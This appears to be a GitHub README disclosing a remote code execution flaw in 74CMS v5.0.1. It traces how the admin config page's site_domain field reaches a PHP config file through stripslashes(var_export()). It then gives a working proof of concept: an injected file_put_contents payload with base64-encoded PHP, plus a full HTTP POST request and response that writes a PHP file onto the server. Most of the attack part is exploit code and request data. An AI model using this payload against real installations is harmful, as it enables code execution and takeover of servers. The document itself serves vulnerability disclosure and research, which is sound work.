BigTiger2020 Update README.md History

1 contributor

44 lines (34 sloc) | 2.65 KB


74cms Remote Code Execution Vulnerability

- Vulnerability Type :
  Remote Code Execution
- Vulnerability Version :
  74CMS = v5.0.1
- Recurring environment:
  Windows 10
  PHP 5.6.9
  Apache 2.4.23
- Vulnerability analysis

1. c=config&a=edit -> Controller=config&action=edit -> /Application/Admin/Controller/ConfigController.class.php Line 9: I('request.site_domain','','trim') -> trim($site_domain,'/') -> '.'.implode('.',$domain) -> array('domain'=>$domain) -> $this->update_config($config,CONF_PATH.'url.php')

```
    public function edit(){
        if(IS_POST){
            $site_domain = I('request.site_domain','','trim');
            $site_domain = trim($site_domain,'/');
            $site_dir = I('request.site_dir',C('qscms_site_dir'),'trim');
            $site_dir = $site_dir==''?'/':$site_dir;
            $site_dir = $site_dir=='/'?$site_dir:('/'.trim($site_dir,'/').'/');
            $_POST['site_dir'] = $site_dir;
            if($site_domain && $site_domain != C('qscms_site_domain')){
                if($site_domain == C('qscms_wap_domain')){
                    $this->returnMsg(0,'主域名不能与触屏版域名重复！');
                }
                $str = str_replace('http://','',$site_domain);
                $str = str_replace('https://','',$str);
                if(preg_match('/com.cn|net.cn|gov.cn|org.cn$/',$str) === 1){
                    $domain = array_slice(explode('.', $str), -3, 3);
                }else{
                    $domain = array_slice(explode('.', $str), -2, 2);
                }
                $domain = '.'.implode('.',$domain);
                $config['SESSION_OPTIONS'] = array('domain'=>$domain);
                $config['COOKIE_DOMAIN'] = $domain;
                $this->update_config($config,CONF_PATH.'url.php');
            }
```

2. I('request.site_domain','','trim') in /ThinkPHP/Common/functions.php Line 271: request.site_domain -> $_REQUEST['site_domain'] ->$_REQUEST['site_domain'] is string -> trim($_REQUEST['site_domain'])


File Edit Selection View Go Run Terminal Help
functions.php - Visual Studio Code
ConfigController.class.php
functions.php
E: > phpstudy_pro > WWW > 74cms_Home_Setup_v5.0.1 > upload > ThinkPHP > Common > functions.php
*/
function I($name,$default='',$filter=null,$datas=null) {
static $_PUT = null;
if(strpos($name,'/')){ // 指定修饰符
list($name,$type) = explode('/',$name,2);
}elseif(C('VAR_AUTO_STRING')){ // 默认强制转换为字符串
$type = 's';
}
if(strpos($name,'.')) { // 指定参数来源
list($method,$name) = explode('.',$name,2);
}else{ // 默认为自动判断
$method = 'param';
}
switch(strtolower($method)) {
case 'get' :
$input =& $_GET;
break;
case 'post' :
$input =& $_POST;
break;
case 'put' :
if(is_null($_PUT)){
parse_str(file_get_contents('php://input'), $_PUT);
}
$input = $_PUT;
break;
case 'param' :
switch($_SERVER['REQUEST_METHOD']) {
case 'POST':
$input = $_POST;
break;
case 'PUT':
if(is_null($_PUT)){
parse_str(file_get_contents('php://input'), $_PUT);
}
$input = $_PUT;
break;
default:
$input = $_GET;
}
break;
case 'path' :
$input = array();
if(!empty($_SERVER['PATH_INFO'])){
$depr = C('URL_PATHINFO_DEPR');
$input = explode($depr,trim($_SERVER['PATH_INFO'],$depr));
}
break;
case 'request' :
$input =& $_REQUEST;
break;
case 'session' :
$input =& $_SESSION;
break;
case 'cookie' :
$input =& $_COOKIE;
break;
case 'server' :
$input =& $_SERVER;
break;
case 'globals' :
$input =& $GLOBALS;
break;
case 'data' :
$input =& $datas;
break;
default:
return null;
}
if(''==$name) { // 获取全部变量
$data = $input;
$filters = isset($filter) ? $filter.','.C('DEFAULT_FILTER') : C('DEFAULT_FILTER');
//$filters = isset($filter)?$filter:C('DEFAULT_FILTER');
if($filters) {
if(is_string($filters)){
$filters = explode(',',$filters);
}
foreach($filters as $filter){
$data = array_map_recursive($filter,$data); // 参数过滤
}
}
}elseif(isset($input[$name])) { // 取值操作
$data = $input[$name];
$filters = isset($filter) ? $filter.','.C('DEFAULT_FILTER') : C('DEFAULT_FILTER');
//$filters = isset($filter)?$filter:C('DEFAULT_FILTER');
if($filters) {
if(is_string($filters)){
if(0 === strpos($filters,'/')){
if(1 !== preg_match($filters,(string)$data)){
// 支持正则验证
return isset($default) ? $default : null;
}
}else{
$filters = explode(',',$filters);
}
}elseif(is_int($filters)){
$filters = array($filters);
}
if(is_array($filters)){
foreach($filters as $filter){
if(function_exists($filter)) {
$data = is_array($data) ? array_map_recursive($filter,$data) : $filter($data); // 参数过滤
}else{
$data = filter_var($data,is_int($filter) ? $filter : filter_id($filter));
if(false === $data) {
return isset($default) ? $default : null;
}
}
}
}
}
if(!empty($type)){
switch(strtolower($type)){
case 'a': // 数组
$data = (array)$data;
break;
case 'd': // 数字
$data = (int)$data;
break;
case 'f': // 浮点
$data = (float)$data;
break;
case 'b': // 布尔
$data = (boolean)$data;
break;
case 's': // 字符串
default:
$data = (string)$data;
}
}
}else{ // 变量默认值
$data = isset($default)?$default:null;
}
is_array($data) && array_walk_recursive($data,'think_filter');
return $data;
}
function array_map_recursive($filter, $data) {
$result = array();
foreach ($data as $key => $val) {
$result[$key] = is_array($val)
? array_map_recursive($filter, $val)
: call_user_func($filter, $val);
}
return $result;
}
/**
* 设置和获取统计数据
* 使用方法:
* <code>
* N('db',1); // 记录数据库操作次数
* N('read',1); // 记录读取次数

3. Add breakpoint in /Application/Common/Controller/BackendController.class.php Line 29: array('SESSION_OPTIONS' => array('domain'=>$domain)) or update_config($config,CONF_PATH.'url.php')

```
            $domain = '.'.implode('.',$domain);
            $config['SESSION_OPTIONS'] = array('domain'=>$domain);
            $config['COOKIE_DOMAIN'] = $domain;
            $this->update_config($config,CONF_PATH.'url.php');
```

4. update_config($config,CONF_PATH.'url.php') in /Application/Common/Controller/BackendController.class.php Line 467: multimerge($config, $new_config) -> file_put_contents($config_file, "<?php \nreturn " . stripslashes(var_export($config, true)) . ";", LOCK_EX)

```
    public function update_config($new_config, $config_file = '') {
        !is_file($config_file) && $config_file = HOME_CONFIG_PATH . 'config.php';
        if (is_writable($config_file)) {
            $config = require $config_file;
            $config = multimerge($config, $new_config);
            if($config['SESSION_OPTIONS']){
                $config['SESSION_OPTIONS']['path'] = SESSION_PATH;
            }
            file_put_contents($config_file, "<?php \nreturn " . stripslashes(var_export($config, true)) . ";", LOCK_EX);
            @unlink(RUNTIME_FILE);
            return true;
        } else {
            return false;
        }
    }
```

5. multimerge($config, $new_config) in /Application/Common/Common/function.php Line 938: no restricted

```
function multimerge($a, $b) {
    if (is_array($b) && count($b)) {
        foreach ($b as $k => $v) {
            if (is_array($v) && count($v)) {
                $a[$k] = in_array($k, array('SESSION_OPTIONS')) ? multimerge($a[$k], $v) : $v;
            } else {
                $a[$k] = $v;
            }
        }
    } else {
        $a = $b;
    }
    return $a;
}
```

6. CONF_PATH in /ThinkPHP/ThinkPHP.php Line 54: CONF_PATH.'url.php' -> /Application/Common/Conf/url.php

```
defined('COMMON_PATH')  or define('COMMON_PATH',    APP_PATH.'Common/'); // 应用公共目录
defined('CONF_PATH')    or define('CONF_PATH',      COMMON_PATH.'Conf/'); // 应用配置目录
defined('LANG_PATH')    or define('LANG_PATH',      COMMON_PATH.'Lang/'); // 应用语言目录
defined('HTML_PATH')    or define('HTML_PATH',      APP_PATH.'Html/'); // 应用静态目录
defined('LOG_PATH')     or define('LOG_PATH',       RUNTIME_PATH.'Logs/'); // 应用日志目录
defined('TEMP_PATH')    or define('TEMP_PATH',      RUNTIME_PATH.'Temp/'); // 应用缓存目录
defined('DATA_PATH')    or define('DATA_PATH',      RUNTIME_PATH.'Data/'); // 应用数据目录
defined('CACHE_PATH')   or define('CACHE_PATH',     RUNTIME_PATH.'Cache/'); // 应用模板缓存目录
defined('CONF_EXT')     or define('CONF_EXT',       '.php'); // 配置文件后缀
defined('CONF_PARSE')   or define('CONF_PARSE',     '');    // 配置文件解析方法
defined('ADDON_PATH')   or define('ADDON_PATH',     APP_PATH.'Addon');
```

7. var_export(): Quote string with slashes&Convert special characters to HTML entities -> stripslashes(): un-quotes a quoted string -> Convert special characters to HTML entities -> write file

```
file_put_contents($config_file, "<?php \nreturn " . stripslashes(var_export($config, true)) . ";", LOCK_EX);
```

8. /Application/Home/Conf/url.php: The code after "return array(...);" does not work, so payload is site_domain=', {your php code},'


```
<?php
return array (
  'URL_MODEL' => 0,
  'URL_HTML_SUFFIX' => '.html',
  'URL_PATHINFO_DEPR' => '/',
  'URL_ROUTER_ON' => true,
  'URL_ROUTE_RULES' =>
  array (
    '/^jobfair\/(?!admin)(\w+)$/' => 'jobfair/index/:1',
    '/^mall\/(?!admin)(\w+)$/' => 'mall/index/:1',
  ),
  'QSCMS_VERSION' => '5.0.1',
  'QSCMS_RELEASE' => '2019-03-19 00:00:00',
  'SESSION_OPTIONS' =>
  array (
    'domain' => '.', file_put_contents('403.php',base64_decode('PD9waHAgcGhwaW5mbygpOz8+')),'',
    'path' => 'E:\phpstudy_pro\WWW\74cms_Home_Setup_v5.0.1\upload\data\session',
  ),
  'COOKIE_DOMAIN' => '.', file_put_contents('403.php',base64_decode('PD9waHAgcGhwaW5mbygpOz8+')),'',
);
```

- POC

  <?php phpinfo();?> -> PD9waHAgcGhwaW5mbygpOz8+

  site_domain=', file_put_contents('403.php',base64_decode('PD9waHAgcGhwaW5mbygpOz8+')),'

- Steps to reproduce




```
POST /index.php?m=admin&c=config&a=edit HTTP/1.1
Host: www.qs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 457
Origin: http://www.qs.com
Connection: close
Referer: http://www.qs.com/index.php?m=admin&c=config&a=index&menu_id=1&sub_menu_id=6
Cookie: PHPSESSID=mpuupmtpjgdj4eij9cdmql7955; think_language=zh-CN; think_template=default

site_name=%E9%AA%91%E5%A3%AB%E4%BA%BA%E6%89%8D%E7%B3%BB%E7%BB%9F
&site_domain=%2C'file_put_contents('403.php'%2Cbase64_decode('PD9waHAgcGhwaW5mbygpOz
8%2B'))%2C'&site_dir=%2F&top_tel=000-00000000&bootom_tel=000-00000000&contact_email=&ad
dress=00%E7%9C%8100%E5%B8%8200%E8%B7%AF00%E5%8F%B70%E5%A4%A7%E5%8E
%A600%E6%A5%BC&bottom_other=Copyright+%C2%A9+2019+74cms.com+All+Right+Reserved+
&icp=icp000000000&isclose=0&close_reason=&statistics=&logo_home=&logo_other=
```

```
HTTP/1.1 200 OK
Date: Thu, 03 Dec 2020 12:10:54 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 67

{"status":1,"msg":"\u64cd\u4f5c\u6210\u529f","data":"","dialog":""}
```